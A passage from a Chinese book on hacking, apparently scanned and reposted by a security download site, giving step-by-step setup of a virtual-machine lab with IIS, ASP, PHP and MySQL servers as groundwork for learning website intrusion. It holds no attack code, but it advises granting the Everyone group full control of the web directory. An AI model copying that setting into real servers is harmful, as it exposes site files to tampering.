01 在虚拟机界面中选择【操作】→【安装或升级附加模块】菜单项，如图 1–60 所示。系统将显示如图 1–61 所示提示信息。




图 1-60　安装附加模块命令




图 1-61　提示信息

02 单击【继续】按钮，虚拟机将启动附加模块的安装向导，如图 1–62 所示。

03 单击【下一步】按钮，虚拟机系统开始安装附加模块并显示安装进度，如图 1–63 所示。



图 1-62　附加模块安装向导




图 1-63　安装进度

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

04 安装完毕后，系统将显示如图 1–64 所示的对话框，单击【完成】按钮，即可结束虚拟机附加模块的安装操作。

> **提示** 虚拟机附加模块只有在操作系统安装完毕后才能安装。在虚拟机中安装好附加模块后需重新启动虚拟机，附加模块的功能才能生效。



图 1-64　安装完毕

安装好附加模块后，用户可以利用共享功能将主机上的文件或文件夹与虚拟机共享，便于虚拟机能够使用主机上的数据。

跟着做：共享文件或文件夹

01 启动虚拟机后，单击虚拟机窗口上方的【编辑】→【设置】菜单项，即可打开当前虚拟机的设置对话框，在其中选取【共享文件夹】选项，如图 1–65 所示。



图 1-65　设置虚拟机选项

02 单击【共享文件夹】按钮，则系统弹出如图 1–66 所示的对话框。



图 1-66　选择共享文件夹

03 选择需要共享的文件夹，设置驱动器名称，若需要永久性共享此文件夹，则可勾选【始终共享】复选框，否则该共享在虚拟机重启后将失效。

> **小技巧** 在设置共享文件夹时如果不选取【始终共享】复选框，则该文件夹为临时共享文件夹，虚拟机重启后则失效。

04 单击【确定】按钮，即可将所选文件夹添加至共享文件夹列表中，如图 1–67 所示。




图 1-67　添加的共享文件夹

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

STEP 05 共享文件夹设置完毕后，打开【我的电脑】窗口即可看到共享文件夹的图标，如图 1-68 所示。




图 1-68 共享文件夹图标

1.3 虚拟机网站平台

因为使用黑客工具不仅可以攻击个人计算机还可以攻击网站，当前动态网站服务器大多使用 ASP（Active Server Pages）和 PHP（Hypertext Preprocessor）两种网页语言。下面将简单介绍一下这两种网络平台在虚拟机中的搭建与配置方法，以便加深对系统漏洞和程序漏洞的认识和学习 Web 网站入侵技术。

1.3.1 虚拟机 ASP 网站平台

ASP 是一种 Web 服务器端的开发环境，利用它可以产生和执行动态的、互动的、高性能的 Web 服务应用程序。使用 ASP 架设 Web 动态服务网络平台离不开微软公司开发的 IIS 程序，它在 Windows 2000/XP/2003 系统中作为一个系统组件存在，但在安装系统时不一定会被安装，所以需要手动进行安装。

1. 安装 IIS 组件

IIS 组件是微软开发的架设 Web、FTP、SMTP 服务器的一套整合软件。下面以 Windows XP 为例介绍安装 IIS 组件的方法。

跟着做：安装 IIS 组件

STEP 01 启动虚拟机，打开【控制面板】窗口，双击【添加或删除程序】图标，系统则显示【添加或删除程序】窗口，如图 1-69 所示。

STEP 02 单击窗口左侧的【添加/删除 Windows 组件】按钮，则可打开【Windows 组件向导】对话框，如图 1-70 所示。

STEP 03 勾选【Internet 信息 (IIS)】复选项，单击【详细信息】按钮，则可在显示的对话框中选择需安装的子组件，如图 1-71 所示。

STEP 04 单击【确定】按钮，返回【Windows 组件向导】对话框，再单击【下一步】按钮，系统即可开始安装并配置 IIS 组件，如图 1-72 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 1-69 【添加或删除程序】窗口



图 1-70 【Windows 组件向导】对话框




图 1-71 【Internet 信息服务(IIS)】子组件



图 1-72 安装 IIS 组件

05 单击【完成】按钮，即可结束 IIS 组件的安装操作。在【控制面板】窗口中双击【管理工具】→【Internet 信息服务】选项，即可打开【Internet 信息服务】窗口，如图 1—73 所示。

06 展开【本地计算机】→【网站】节点，用鼠标右键单击【默认网站】选项，在快捷菜单中选取【属性】选项，即可打开其属性对话框，并设置其 IP 地址和 TCP 端口，如图 1—74 所示。




图 1-73 【Internet 信息服务】窗口




图 1-74 设置网站 IP 地址和 TCP 端口

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2. 设置默认网站的访问权限

一般情况下，设置网站的 IP 地址后，在 IE 浏览器中输入设置的 IP 地址就可以打开默认网页，但有时可能会在打开网页时显示一个提示信息框，请用户输入用户名和登录密码，这一般是由于网站登录权限设置不对而引起的。

跟着做：设置默认网站的访问权限

01 在【默认网站属性】对话框中单击【目录安全性】标签，则显示如图 1—75 所示的对话框。

02 单击【匿名访问和身份验证控制】区域中的【编辑】按钮，即可打开【身份验证方法】对话框，如图 1—76 所示。



图 1-75 【目录安全性】标签



图 1-76 【身份验证方法】对话框

03 确保【匿名访问】复选框处于选取状态，并在【用户名】文本框中输入"IUSR_XXX"，其中 XXX 为本地计算机名称。此外，还需要勾选【允许 IIS 控制密码】复选框。

04 单击【确定】按钮，即可完成网站访问权限的设置。

如果网站目录位于NTFS文件格式的分区中，还需要将该目录设置为允许Everyone组完全控制的状态，否则还是不能正常打开网页。

跟着做：设置文件夹访问权限

01 在【我的电脑】窗口中右击网站目录文件夹，在弹出的快捷菜单中选取【属性】选项，即可打开其属性对话框，在其中选择【安全】标签，如图 1—77 所示。

02 单击【添加】按钮，则系统弹出【选择用户或组】对话框。单击【高级】按钮，则显示如图 1—78 所示的对话框。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 1-77　文件夹属性



图 1-78　高级的【选择用户或组】对话框

03 单击【立即查找】按钮，在用户列表框中选择 Everyone 选项。单击【确定】按钮，则将 Everyone 选项添加到用户或组列表框中，如图 1—79 所示。




图 1-79　简化的【选择用户或组】对话框

04 再单击【确定】按钮，返回文件夹属性对话框，在【组或用户名称】列表框中选取 Everyone 选项，将其权限设置的【完全控制】复选框选中，如图 1—80 所示。



图 1-80　设置 Everyone 权限

05 单击【确定】按钮，完成对文件夹访问权限的设置。

1.3.2　快速架设 ASP 服务器和 PHP 服务器

Internet 上有一些占用空间小、操作简便的工具，可以帮助用户快速架设 ASP 或 PHP 服务器，从而节省不少时间。

1．快速架设 ASP 服务器

除上述使用 IIS 架设 ASP 服务器外，用户还可使用其他软件，如 Baby ASP Web Server，它简单易用。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 Baby ASP Web Server 架设 ASP 服务器

Step 01 双击从网络下载的 Baby ASP Web Server 安装文件，启动其安装向导，如图 1—81 所示。




图 1-81 使用协议

Step 02 阅读使用协议后，单击 I Agree 按钮，即可进入 Baby ASP Web Server 的操作界面，如图 1—82 所示。




图 1-82 Baby ASP Web Server 的操作界面

Step 03 单击 Settings 按钮，打开 Settings 对话框，如图 1—83 所示。




图 1-83 设置 ASP 服务器

Step 04 用户可以设置 TCP 端口，Web 网页保存的文件夹、默认网站等内容。还可以设置成开机自动启动模式。



同类软件还有紫雨轩 ASP Web 服务器、小旋风 ASP Web 服务器、NetBox Asp Web 服务器等，这些软件都可以快速地架设 ASP 服务器，但其对 ASP 支持不够完全，只适合于小型的 ASP 网站程序的调试。

2. 快速架设 PHP 服务器

通过 IIS 使网站支持 PHP 服务器的设置非常繁琐，下面介绍一种可以快速架设 PHP 服务器的方法。VertrigoServ 是一款可以在 Windows 系统上安装 Apache 2.x.x、PHP 5.x.x、MySQL 5.x.x 及 PhpMyAdmin 的 all-in-one 安装包，可以帮助用户快速架设 PHP 服务器。

跟着做：快速架设 PHP 服务器

Step 01 双击从网络下载的压缩文件，指定其解压的路径，再双击其安装文件，启动其安装程序，如图 1—84 所示。

Step 02 选择 Chinese(Simplified)选项，单击 OK 按钮，则以简体中文语言进行安装，如图 1—85 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 1-84　选择安装语言




图 1-85　安装向导

03 单击【下一步】按钮，在如图 1–86 所示的对话框中阅读该软件许可协议。




图 1-86　阅读许可协议

04 单击【我接受】按钮，用户可以选择安装的组件，如图 1–87 所示。




图 1-87　选择安装的组件

05 单击【下一步】按钮，指定 VertrigoServ 的安装路径，如图 1–88 所示。




图 1-88　指定安装路径

06 单击【下一步】按钮，用户可以设置【开始】菜单的快捷方式名称，再单击【安装】按钮，即可安装 VertrigoServ 软件并显示其安装进度，如图 1–89 所示。




图 1-89　安装进度

07 安装完毕后，在如图 1–90 所示的对话框中单击【完成】按钮，即可结束操作。

08 运行 VertrigoServ 软件后，PHP 服务器也就搭建完成了。此时 VertrigoServ 软件在 Windows 通知栏中显示图标。单击该图

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 1-90　安装结束

标选择 Server→Start 菜单项，即可启动 PHP Web 服务器，如图 1-91 所示。




图 1-91　启动 PHP Web 服务器

09 此时在 IE 浏览器地址栏中输入 http://localhost，回车后即可看到自己的 PHP 网页，如图 1-92 所示。

小技巧 单击图标，在弹出的菜单中执行 Shutdown and exit 选项，即可关闭 VertrigoServ 软件。



图 1-92　PHP 网页

1.3.3　ASP+PHP+CGI 网站平台

有时搭建的网站中既需要 ASP 程序，又需要 PHP 程序，对于这种综合站点的架设一般是在 IIS 的基础上进行添加设置的。由于对 IIS 进行设置比较麻烦，这里再介绍一款可快速打造 ASP+PHP+CGI 综合网站服务的工具——Abyss Web Server。

Abyss Web Server 不仅占用空间小，而且功能强大，它具有 Linux 和 Windows 两个版本，并且还支持 Windows 最新的 VISTA 系统。

跟着做：使用 Abyss Web Server 架设网络平台

01 双击 Abyss Web Server 的安装程序，启动其安装向导，如图 1-93 所示。

02 单击 I Agree 按钮，则显示如图 1-94 所示的对话框，选择需要支持的网站类型。

03 单击 Next 按钮，用户可指定 Abyss Web Server 的安装路径，再单击 Install 按钮，即可开始安装并显示其安装进度，如图 1-95 所示。

04 安装完毕后，显示如图 1-96 所示的对话框，用户可选择 Abyss Web Server 的启动方式。这里选择用户登录自动启动方式。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 1-93　Abyss Web Server 安装协议




图 1-94　选择支持的网站类型



图 1-95　安装进度



图 1-96　选择启动方式

05 单击 OK 按钮，系统显示安装完毕是否立即启动 Abyss Web Server 的提示信息，单击【是】按钮，即可启动 Abyss Web Server，并在通知栏中显示该程序图标。

06 双击通知栏中的图标，则弹出是否增加设置的提示信息，单击【确定】按钮后，即可运行 IE 浏览器并打开 http://127.0.0.1:9999/console/language 页面。

07 单击网页中的 English 按钮，则系统显示设置用户名和登录密码的网页，如图 1-97 所示。

08 设置好用户名和登录密码后，单击 OK 按钮，系统弹出如图 1-98 所示的对话框，需要输入刚才设置的用户名和登录密码。




图 1-97　设置用户名和登录密码



图 1-98　输入用户名和登录密码

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 09 单击【确定】按钮进入服务器管理页面，如图 1—99 所示。



图 1-99 服务器管理页面

Step 10 单击 Server Configuration 按钮，在显示的页面中再单击 Parameters 按钮，则可以设置服务器根目录、最大连接数、连接超时等选项，如图 1—100 所示。




图 1-100 设置网站选项

Step 11 在服务器管理页面中单击 Configure 按钮，在高级设置页面中单击 General 按钮，可设置网站协议类型、默认端口、文档路径等选项，如图 1—101 所示。



图 1-101 网站高级设置页面

Step 12 为了使所架设的网站支持 CGI 程序，可从网络下载 PHP 5.2.6 for Windows 程序，将其安装到 Windows 系统中。如图 1—102 所示为 PHP 5.2.6 for Windows 安装向导。




图 1-102 PHP 5.2.6 for Windows 安装向导

Step 13 单击 Next 按钮，指定安装路径后，再单击 Next 按钮，用户可以指定需要支持的服务器类型，如图 1—103 所示。

Step 14 单击 Next 按钮，在如图 1—104 所示的对话框中选择安装的组件。

Step 15 单击 Next 按钮，系统开始安装软件。

Step 16 安装完毕后，单击 Finish 按钮即可。

Step 17 大部分的动态网站都需要 SQL 数据的支持，这里使用 MySQL For Windows V5.2 Alpha 代替庞大的 MS SQL 数据。

Step 18 MySQL For Windows V5.2 Alpha 是一个多线程的、结构化查询语言（SQL）数据库服务器。MySQL 的执行性能非常高，运行速度非常快，并非常容易使用。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 1-103　选择服务器类型




图 1-104　选择安装的组件

Step 19 双击 MySQL For Windows V5.2 Alpha 安装程序，启动其安装向导，选择典型安装，如图 1—105 所示。

Step 20 单击 Next 按钮，按照向导提示即可完成安装。在完成安装后勾选 Configure the MySQL Server now 复选项，如图 1—106 所示。



图 1-105　选择安装方式




图 1-106　完成安装

Step 21 单击 Finish 按钮，即可打开其设置向导。单击 Next 按钮，用户可以选择设置方式，如图 1—107 所示。

Step 22 选择详细设置模式，单击 Next 按钮，选取 Server Machine 单选项，如图 1—108 所示。




图 1-107　选择设置方式




图 1-108　选择服务器类型

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

STEP 23 单击 Next 按钮，选取 Multifunctional Database 选项，如图 1—109 所示。



图 1-109 选择数据库使用方式

STEP 24 单击 Next 按钮，用户可以设置数据库文件保存的位置，如图 1—110 所示。



图 1-110 设置数据库文件保存的位置

STEP 25 单击 Next 按钮，设置服务器连接数量，如图 1—111 所示。




图 1-111 设置服务器连接数量

STEP 26 单击 Next 按钮，设置端口，再单击 Next 按钮，设置默认字符，如图 1—112 所示。



图 1-112 设置默认字符

STEP 27 单击 Next 按钮，设置 MySQL 服务名称及自动加载运行选项，如图 1—113 所示。




图 1-113 设置 MySQL 服务名称及运行方式

STEP 28 单击 Next 按钮，设置系统管理员密码，如图 1—114 所示。

